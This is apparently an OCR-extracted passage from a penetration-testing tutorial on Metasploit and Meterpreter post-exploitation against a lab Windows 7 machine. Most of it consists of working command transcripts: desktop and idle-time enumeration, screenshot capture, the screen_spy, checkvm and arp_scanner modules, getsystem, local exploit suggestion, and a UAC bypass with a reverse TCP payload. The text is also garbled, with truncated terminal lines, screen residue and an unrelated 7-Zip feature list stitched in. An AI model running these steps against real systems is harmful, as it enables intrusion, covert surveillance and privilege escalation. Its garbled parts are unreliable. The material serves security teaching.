    udp    192.168.127.143:51144            0.0.0.0:*                          0     0      1412/svchost.exe
    udp6   :::123                           :::*                               0     0      1060/svchost.exe
    udp6   :::500                           :::*                               0     0      908/svchost.exe
    udp6   fe80::7cf4:6c33:e4de:d2a6:1900   :::*                               0     0      1412/svchost.exe
    udp6   fe80::7cf4:6c33:e4de:d2a6:51142  :::*                               0     0      1412/svchost.exe
```

> enumdesktops

It lists all available desktops on the target victims.

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

   Session  Station         Name
   -------  -------         ----
   0        WinSta0         Default
   0        WinSta0         Disconnect
   0        WinSta0         Winlogon
   0        msswindowstation  mssrestricteddesk
```

> getdesktop

It shows you the current desktop associated with the current process.
The following example shows the desktop associated with the process rundll32.exe; it is the Default (D) desktop on Windows Station 0 (W) in Session 0:

```
meterpreter > getdesktop
Session 0\W\D
```

The following is another example where the process in which Meterpreter is running is winlogon.exe; it is the Winlogon (W) desktop on Windows Station 0 (W) in Session 1:

```
meterpreter > getdesktop
Session 1\W\W
```

> localtime

It prints the current local time at the victim system.

```
meterpreter > localtime
Local Date/Time: 2020-09-30 09:49:49.449 Middle East Daylight Time (UTC+200)
```

> idletime


It prints the time (in hours, minutes, and seconds) for which the victim system has been idle.

```
meterpreter > idletime
User has been idle for: 8 hours 12 mins 56 secs
```

> screenshot

It captures a screenshot of the current victim's desktop and saves it as an image in the /tmp/ directory.

```
meterpreter > screenshot
Screenshot saved to: /tmp/VwwtssRd.jpeg
```



```
2588  2492  vm3dse
2596  2492  vmtool
2800  488   Search
2924  2492  cmd.ex
3128  488   spools
3248  1248  rundll
3540  488   svchos
3836  2492  revmet

neterpreter > migra
[*] Migrating from
[*] Migration compl
neterpreter > getpi
Current pid: 444
neterpreter > getde
Session 1\W\W
neterpreter > enumd
Enumerating all acc

Desktops
========

    Session  Statio
    -------  ------
    1        WinSta
    1        WinSta
    1        WinSta

neterpreter > migra
[*] Migrating from
[*] Migration comple
neterpreter > enumde
Enumerating all acce

Desktops
========

    Session  Statio
    -------  ------
    1        WinSta

neterpreter > getdes
Session 1\W\D
neterpreter > idletime
User has been idle for: 8 hours 12 mins 56 secs
neterpreter > 
```

```
ce.exe
e Tools\vmtoolsd.exe
```

```
C:\Users\win7admin>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::7ef4:6c33:e4de:d2a6%16
   IPv4 Address. . . . . . . . . . . : 192.168.127.143
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.127.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\win7admin>
```

DEVICES
File System
PLACES
systemd-private-49b1f8611
systemd-private-49b1f8611
systemd-private-49b1f8611
VwwtssRd.jpeg (JPEG Image, 1707 × 929 pixels) - Scaled (53%) - Mozilla Firefox
VwwtssRd.jpeg (JPEG Image
file:///tmp/VwwtssRd.jpeg
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
Recycle Bin
revmeter2
revmeter3
revmeter4
wireshark
revmeter5
C:\Windows\system32\cmd.exe
Windows 7
This copy of Windows is not genuine


Modules

The most-exploitation modules are Ruby scripts within Metasploit Framework. In order to run any of them, they have to be used not from

Meterpreter session but from Metasploit Console. In order to return to MSF Console, you need to type the command ‘background’ inside Meterpreter:

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/eternalblue_doublepulsar) >
```

Please note that when you use any of the Post modules, you will need to configure certain parameters. The most important of which is the SESSION parameter which points to the ID of the Meterpreter session. To know the ID of your session, you can always type the command ‘sessions’ :



```
msf5 > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN7-PC  192.168.127.139:4444 -> 192.168.127.143:49580 (192.168.127.143)
  3         meterpreter x86/windows  WIN7-PC\win7admin @ WIN7-PC    192.168.127.139:4444 -> 192.168.127.143:49571 (192.168.127.143)

msf5 >
```

In our examples here, we will be using SESSION 2.

The following are important post-exploitation modules for information gathering.

post/windows/gather/enum_applications

This module will list the installed applications at the victim system:

```
msf5 > use post/windows/gather/enum_applications
msf5 post(windows/gather/enum_applications) > options

Module options (post/windows/gather/enum_applications):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/enum_applications) > set SESSION 2
SESSION => 2
msf5 post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on WIN7-PC

Installed Applications
======================

 Name                                                            Version
 ----                                                            -------
 7-Zip 20.02 alpha                                               20.02 alpha
 Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.27.29016  14.27.29016.0
 Microsoft Visual C++ 2019 X86 Additional Runtime - 14.27.29016      14.27.29016
 Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.27.29016         14.27.29016
 Npcap                                                           0.9994
 Oracle VM VirtualBox Guest Additions 5.0.16                     5.0.16.0
 VMware Tools                                                    11.0.6.15940789
 Wireshark 3.2.6 32-bit                                          3.2.6


[+] Results stored in:
/root/.msf4/loot/20201001040023_default_192.168.127.143_host.application_919383.txt
[*] Post module execution completed
```

post/windows/gather/checkvm


This module checks whether the victim system is a Virtual Machine or not. It event attempts to identify the underlying virtualization platform (e.g., VMware, VirtualBox, etc.).

```
msf5 > use post/windows/gather/checkvm
msf5 post(windows/gather/checkvm) > options

Module options (post/windows/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/checkvm) > set SESSION 2
SESSION => 2
msf5 post(windows/gather/checkvm) > run

[*] Checking if WIN7-PC is a Virtual Machine ...
[+] This is a VMware Virtual Machine
[*] Post module execution completed
```

post/windows/gather/screen_spy

This module allows you to capture a certain number of screenshots taken at a specified interval. The parameter `COUNT` defines the number of screenshots, while the parameter `DELAY` specifies the interval between the screenshots. Additionally, you can view those screenshots live as they are being captured if set the parameter `VIEW_SCREENSHOTS` to `true`.

```
msf5 > use post/windows/gather/screen_spy
msf5 post(windows/gather/screen_spy) > options

Module options (post/windows/gather/screen_spy):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   COUNT             6                yes       Number of screenshots to collect
   DELAY             5                yes       Interval between screenshots in seconds
   RECORD            true             yes       Record all screenshots to disk by looting them
   SESSION                            yes       The session to run this module on.
   VIEW_SCREENSHOTS  false            no        View screenshots automatically

msf5 post(windows/gather/screen_spy) > set SESSION 2
SESSION => 1
msf5 post(windows/gather/screen_spy) > set VIEW_SCREENSHOTS true
VIEW_SCREENSHOTS => true
msf5 post(windows/gather/screen_spy) > run

[*] Migrating to explorer.exe pid: 2492
[+] Migration successful
[*] Capturing 6 screenshots with a delay of 5 seconds
Sandbox: seccomp sandbox violation: pid 12869, tid 12869, syscall 315, args 12869 140693658179584 56 0
10 140693658179584.
Sandbox: seccomp sandbox violation: pid 12913, tid 12913, syscall 315, args 12913 140123855903616 56 0
10 140123855903616.
Sandbox: seccomp sandbox violation: pid 12958, tid 12958, syscall 315, args 12958 140483783625856 56 0
10 140483783625856.
[*] Screen Spying Complete
[*] run loot -t screenspy.screenshot to see file locations of your newly acquired loot
[*] Post module execution completed
```



```
meterpreter > background
[*] Backgrounding session 2 ...
msf5 exploit(windows/smb/eternalblue_doublepulsar) > back
msf5 > use post/windows/gather/screen_spy
msf5 post(windows/g

Module options (pos

   Name
   ----
   COUNT
   DELAY
   RECORD
   SESSION
   VIEW_SCREENSHOTS

msf5 post(windows/g

Active sessions
===============

  Id  Name  Type
  --  ----  ----
  1         meterpr
  2         meterpr

msf5 post(windows/g
SESSION ⇒ 1
msf5 post(windows/g

[*] Migrating to ex
[+] Migration succe
[*] Capturing 6 scr
[*] Screen Spying C
[*] run loot -t scr
[*] Post module exe
msf5 post(windows/g
VIEW_SCREENSHOTS ⇒
msf5 post(windows/g

[*] Capturing 6 scr
Sandbox: seccomp sa
Sandbox: seccomp sa
Sandbox: seccomp sandbox violation: pid 12958, tid 12958, syscall 315, args 12958 140483783625856 56 0 10 140483783625856.
```

192.168.127.143.jpg (JPEG Image, 1707 × 929 pixels) - Scaled (53%) - Mozilla Firefox

file:///home/kali/.msf4/logs/192.168.127.143.jpg

Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.


Name	Publisher	Installed On	Size	Version
7-Zip 20.02 alpha	Igor Pavlov	10/1/2020	3.73 MB	20.02 alpha
Microsoft Visual C++ 20...	Microsoft Corporation	9/14/2020	21.5 MB	14.27.29016.0
Npcap	Nmap Project	9/14/2020		0.9994
Oracle VM VirtualBox Gu...	Oracle Corporation	11/1/2016		5.0.16.0
VMware Tools	VMware, Inc.	9/14/2020	52.8 MB	11.0.6.15940789
Wireshark 3.2.6 32-bit	The Wireshark develo...	9/14/2020	151 MB	3.2.6

Currently installed programs Total size: 229 MB
6 programs installed

The main features of 7-Zip

- High compression ratio in 7z format with **LZMA** and **LZMA2** compression
- Supported formats:
  - Packing / unpacking: 7z, XZ, BZIP2, GZIP, TAR, ZIP and WIM
  - Unpacking only: AR, ARJ, CAB, CHM, CPIO, CramFS, DMG, EXT, FAT, GPT, HFS, IHEX, ISO, LZH, LZMA, MBR, MSI, NSIS, NTFS, QCOW2, RAR, RPM, SquashFS, UDF, UEFI, VDI, VHD, VMDK, WIM, XAR and Z.
- For ZIP and GZIP formats, **7-Zip** provides a compression ratio that is 2-10 % better than the ratio provided by PKZip and WinZip
- Strong AES-256 encryption in 7z and ZIP formats
- Self-extracting capability for 7z format
- Integration with Windows Shell

post/windows/gather/arp_scanner



```
msf5 > use post/windows/gather/arp_scanner
msf5 post(windows/gather/arp_scanner) > options

Module options (post/windows/gather/arp_scanner):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   SESSION                   yes       The session to run this module on.
   THREADS  10               no        The number of concurrent threads

msf5 post(windows/gather/arp_scanner) > set RHOSTS 192.168.127.0/24
RHOSTS => 192.168.127.0/24
msf5 post(windows/gather/arp_scanner) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/arp_scanner) > run

[*] Running module against WIN7-PC
[*] ARP Scanning 192.168.127.0/24
[+]     IP: 192.168.127.2 MAC 00:50:56:f4:54:50 (VMware, Inc.)
[+]     IP: 192.168.127.1 MAC 00:50:56:c0:00:08 (VMware, Inc.)
[+]     IP: 192.168.127.138 MAC 00:0c:29:a4:8a:9c (VMware, Inc.)
[+]     IP: 192.168.127.139 MAC 00:0c:29:44:ae:9f (VMware, Inc.)
[+]     IP: 192.168.127.143 MAC 00:0c:29:e8:10:98 (VMware, Inc.)
[+]     IP: 192.168.127.146 MAC 00:0c:29:0f:b6:1e (VMware, Inc.)
[+]     IP: 192.168.127.255 MAC 00:0c:29:e8:10:98 (VMware, Inc.)
[+]     IP: 192.168.127.254 MAC 00:50:56:e8:94:1f (VMware, Inc.)
[*] Post module execution completed
```

It scans a network that is adjacent to the victim system for live hosts using ARP method.

Privilege Escalation

After gathering information about our victim system, it is time to attempt to elevate our privileges. Meterpreter provides one built-in command – getsystem – and a bunch of modules that attempt to get as high privileges as possible. We will discuss the command and the modules in the following sub-sections:

Command: getsystem

The getsystem Meterpreter command attempts to get SYSTEM privilege (which is higher than Administrator in Windows) through one of the following three techniques:

1. ***Named Pipe Impersonation (In Memory/Admin)***

   A pipe is an OS feature that acts like a channel between two processes so that they communicate (input/output). One of the characteristics of pipes in Windows is that one process at one end of the pipe can impersonate the other process connected to the other end. Meterpreter – the low-privileged process – would creates a pipe and then asks a certain process with SYSTEM privilege to connect to the other end of the pipe. Once that SYSTEM process is connected, Meterpreter can use that process' security context to impersonate it.

   In this technique, the SYSTEM process exploited is the svchost.exe (Service Host) by creating a Service that calls cmd.exe and connects to the pipe.

2. ***Named Pipe Impersonation (Dropper/Admin)***


   This technique is similar to the first, in terms of creating the pipe and making a SYSTEM process connect to it. However, instead of using the Service Host (svchost.exe), Meterpreter drops a DLL file on the disk and schedule it to run using rundll32.exe.

   Unlike the first technique which happens fully in memory, this technique *writes* something to the disk.

3. ***Token Duplication (In Memory/Admin)***


   This technique attempts to find a service that is running as SYSTEM and at the same time, Meterpreter (running as a user) has permission to inject into it. Once it finds such a service, it injects a DLL (elevator.dll) using Reflective DLL Injection. The elevator.dll then gets the SYSTEM token and passes it to Meterpreter.

The following image shows how getsystem can be used and how the output looks like in case elevation is successful:



```
meterpreter > getuid
Server username: WIN7-PC\win7admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

However, sometimes getsystem does not work due to permission issues. In this case, you will receive the following error:



```
meterpreter > getuid
Server username: WIN7-PC\win7admin
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getuid
Server username: WIN7-PC\win7admin
meterpreter > 
```

You can then use post-exploitation modules to elevate your privileges as described in the following section.

modules

Metasploit contains many modules for local privilege escalation. In order to know which ones are applicable to your victim system, Metasploit provides a Post module just to perform such reconnaissance. This module is post/multi/recon/local_exploit_suggester .

```
msf5 > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 10
SESSION => 10
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.127.143 - Collecting local exploits for x86/windows...
[*] 192.168.127.143 - 34 exploit checks are being tried...
[+] 192.168.127.143 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 192.168.127.143 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.127.143 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 192.168.127.143 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.127.143 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.127.143 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be
vulnerable.
[+] 192.168.127.143 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be
vulnerable.
[+] 192.168.127.143 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 192.168.127.143 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.127.143 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 192.168.127.143 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 192.168.127.143 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Let us run this module against our established Meterpreter session with Windows 7:

We can see that that the victim is vulnerable to the following exploits:

- **exploit/windows/local/bypassuac_eventvwr**
- **exploit/windows/local/ikeext_service**
- **exploit/windows/local/ms10_092_schelevator**
- **exploit/windows/local/ms13_053_schlamperei**
- **exploit/windows/local/ms13_081_track_popup_menu**
- **exploit/windows/local/ms14_058_track_popup_menu**
- **exploit/windows/local/ms15_051_client_copy_image**
- **exploit/windows/local/ntusermndragover**
- **exploit/windows/local/ppr_flatten_rec**

We will demonstrate the use of three modules as follows:

exploit/windows/local/bypassuac_eventvwr

The User Account Control (UAC) is a security feature that limits the privileges of software applications until explicitly allowed by the user. Bypassing UAC can be done by spawning a process that has the UAC flag turned off. This process can then be used to become SYSTEM. This module does exactly that; however, it is done using a Registry Key that triggers a shell whenever Windows Event Viewer is launched.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/eternalblue_doublepulsar) > use exploit/windows/local/bypassuac_eventvwr
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.127.139  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

```
msf5 exploit(windows/local/bypassuac_eventvwr) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 192.168.127.139:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\System32\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (176195 bytes) to 192.168.127.143
[*] Meterpreter session 4 opened (192.168.127.139:4444 -> 192.168.127.143:49226) at 2020-10-12 06:49:32 -0400
[*] Cleaning up registry keys ...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

exploit/windows/local/ms13_081_track_popup_menu

The kernel-mode device driver (**win32k.sys**) of unpatched Windows Vista, 7 and 2008 systems contains several vulnerabilities; one of them (**CVE-2013-3881**) allows local privilege escalation. This vulnerability is called *NULL Page Vulnerability*, and it is exploited when the function **TrackPopupMenuEx()** passes a NULL pointer to **MNEndMenuState()** function.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
